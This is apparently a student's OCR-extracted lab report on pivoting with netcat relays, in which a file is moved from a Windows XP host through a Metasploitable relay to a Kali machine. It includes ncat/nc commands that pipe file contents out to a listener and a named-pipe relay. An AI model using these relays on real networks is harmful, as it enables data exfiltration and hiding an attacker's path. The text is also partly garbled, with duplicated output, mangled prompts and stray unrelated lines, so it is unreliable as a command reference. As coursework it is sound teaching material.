


David Murillo Santiago
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Professor Mireles
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Lab05: Pivoting with Relays

In this lab, I will use netcat relays to establish a connection between my Kali Linux machine and a target Windows XP system. Using the relay, I will transfer a file from the XP system to Kali Linux.



```
C:\Documents and Settings\Administrator\nocat-portable-5.59BETA1\nocat-portable-5.59BETA1>echo "This is the secret formula! It must be protected at all costs!" | ncat 172.16.100.100 8080  
C:\Documents and Settings\Administrator\nocat-portable-5.59BETA1\nocat-portable-5.59BETA1>type super_secret_file.txt  
"This is the secret formula! It must be protected at all costs!"  
C:\Documents and Settings\Administrator\nocat-portable-5.59BETA1\nocat-portable-5.59BETA1>
```

simgr /uiv
Re-arm (all except Windows XP). Requires reboot.
slmor /rearm

Turn in Artifact (½): I piped the secret formula directly into a netcat connection.

```
C:\Documents and Settings\Administrator\ncat-portable-5.59BETA1>ncat -l -p 8080 -v > super_secret_file.txt
Ncat: Version 5.59BETA1 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:8080
Ncat: Connection from 172.16.100.100:1038.

C:\Documents and Settings\Administrator\ncat-portable-5.59BETA1>dir
Volume in drive C has no label.
Volume Serial Number is C00A-56A9


Directory of C:\Documents and Settings\Administrator\ncat-portable-5.59BETA1

11/26/2024 05:41 PM <DIR> .
11/26/2024 05:41 PM <DIR> ..
11/26/2024 04:02 PM 0 cmd.exe
06/30/2011 01:52 PM 1,667,584 ncat.exe
06/30/2011 01:58 PM 640 README
11/26/2024 05:41 PM 67 super_secret_file.txt
4 File(s) 1,668,291 bytes
2 Dir(s) 133,716,594,688 bytes free

C:\Documents and Settings\Administrator\ncat-portable-5.59BETA1>type super_secret_file.txt
"This is the secret formula! It must be protected at all co

C:\Documents and Settings\Administrator\ncat-portable-5.59BETA1>_
```

Turn in Artifact (2/2): I started a netcat listener on port 8080 and redirected the incoming data from the connection to a file named "super_secret_file.txt".



```
C:\Documents and Settings\Administrator\ncat-portable-5.59BETA1>ncat-portable-5.59BETA1>ncat 172.16.100.100 8080
C:\Documents and Settings\Administrator\ncat-portable-5.59BETA1>type super_secret_file.txt
"This is the secret formula! It must be protected at all costs!"
C:\Documents and Settings\Administrator\ncat-portable-5.59BETA1>ncat-portable-5.59BETA1>

C:\Documents and Settings\Administrator\ncat-portable-5.59BETA1>ncat -l -p 8080 -v > super_secret_file.txt
Ncat: Version 5.59BETA1 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:8080
Ncat: Connection from 172.16.100.100:1038.

C:\Documents and Settings\Administrator\ncat-portable-5.59BETA1>dir
Volume in drive C has no label.
Volume Serial Number is C00A-56A9


Directory of C:\Documents and Settings\Administrator\ncat-portable-5.59BETA1

11/26/2024 05:41 PM <DIR> .
11/26/2024 05:41 PM <DIR> ..
11/26/2024 04:02 PM 0 cmd.exe
06/30/2011 01:52 PM 1,667,584 ncat.exe
06/30/2011 01:58 PM 640 README
11/26/2024 05:41 PM 67 super_secret_file.txt
4 File(s) 1,668,291 bytes
2 Dir(s) 133,716,594,688 bytes free

C:\Documents and Settings\Administrator\ncat-portable-5.59BETA1>type super_secret_file.txt
"This is the secret formula! It must be protected at all co
C:\Documents and Settings\Administrator\ncat-portable-5.59BETA1>
```

slimgui /run
Re-arm (all except Windows XP). Requires reboot.
slimgui /rearm

Turn in Artifact 1: This is the full image for both of the previous screenshots showing that the command worked and created the `super_secret_file` with the super secret contents.




```
msfadmin@metasploitable:~$ nc -l -p 2222 < mynpipe | nc 172.16.100.100 8080 -v > mynpipe
172.16.100.100: inverse host lookup failed: Host name lookup failure
(UNKNOWN) [172.16.100.100] 8080 (webcache) open

msfadmin@metasploitable:~$ nc -l -p 2222 < mynpipe | nc 172.16.100.100 8080 -v > mynpipe
172.16.100.100: inverse host lookup failed: Host name lookup failure
(UNKNOWN) [172.16.100.100] 8080 (webcache) open
```


slimgui /run
Re-arm (all except Windows XP). Requires reboot.
slimgui /rearm

Turn in Artifact 2: I use this command to create a net relay between my Kali Linux and XP machines.



```
C:\Documents and Settings\Administrator\ncat-portable-5.59BETA1>ncat-portable-5.59BETA1>ncat -l -p 8080 -v < super_secret_file.txt
Ncat: Version 5.59BETA1 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:8080
Ncat: Connection from 172.16.100.50:60409.
```

I used this command to create a netcat listener on port 8080, which would send the contents of the `super_secret_file.txt` to the connected Kali machine.



Turn in Artifact 3: Kali successfully received the contents of the super secret text file.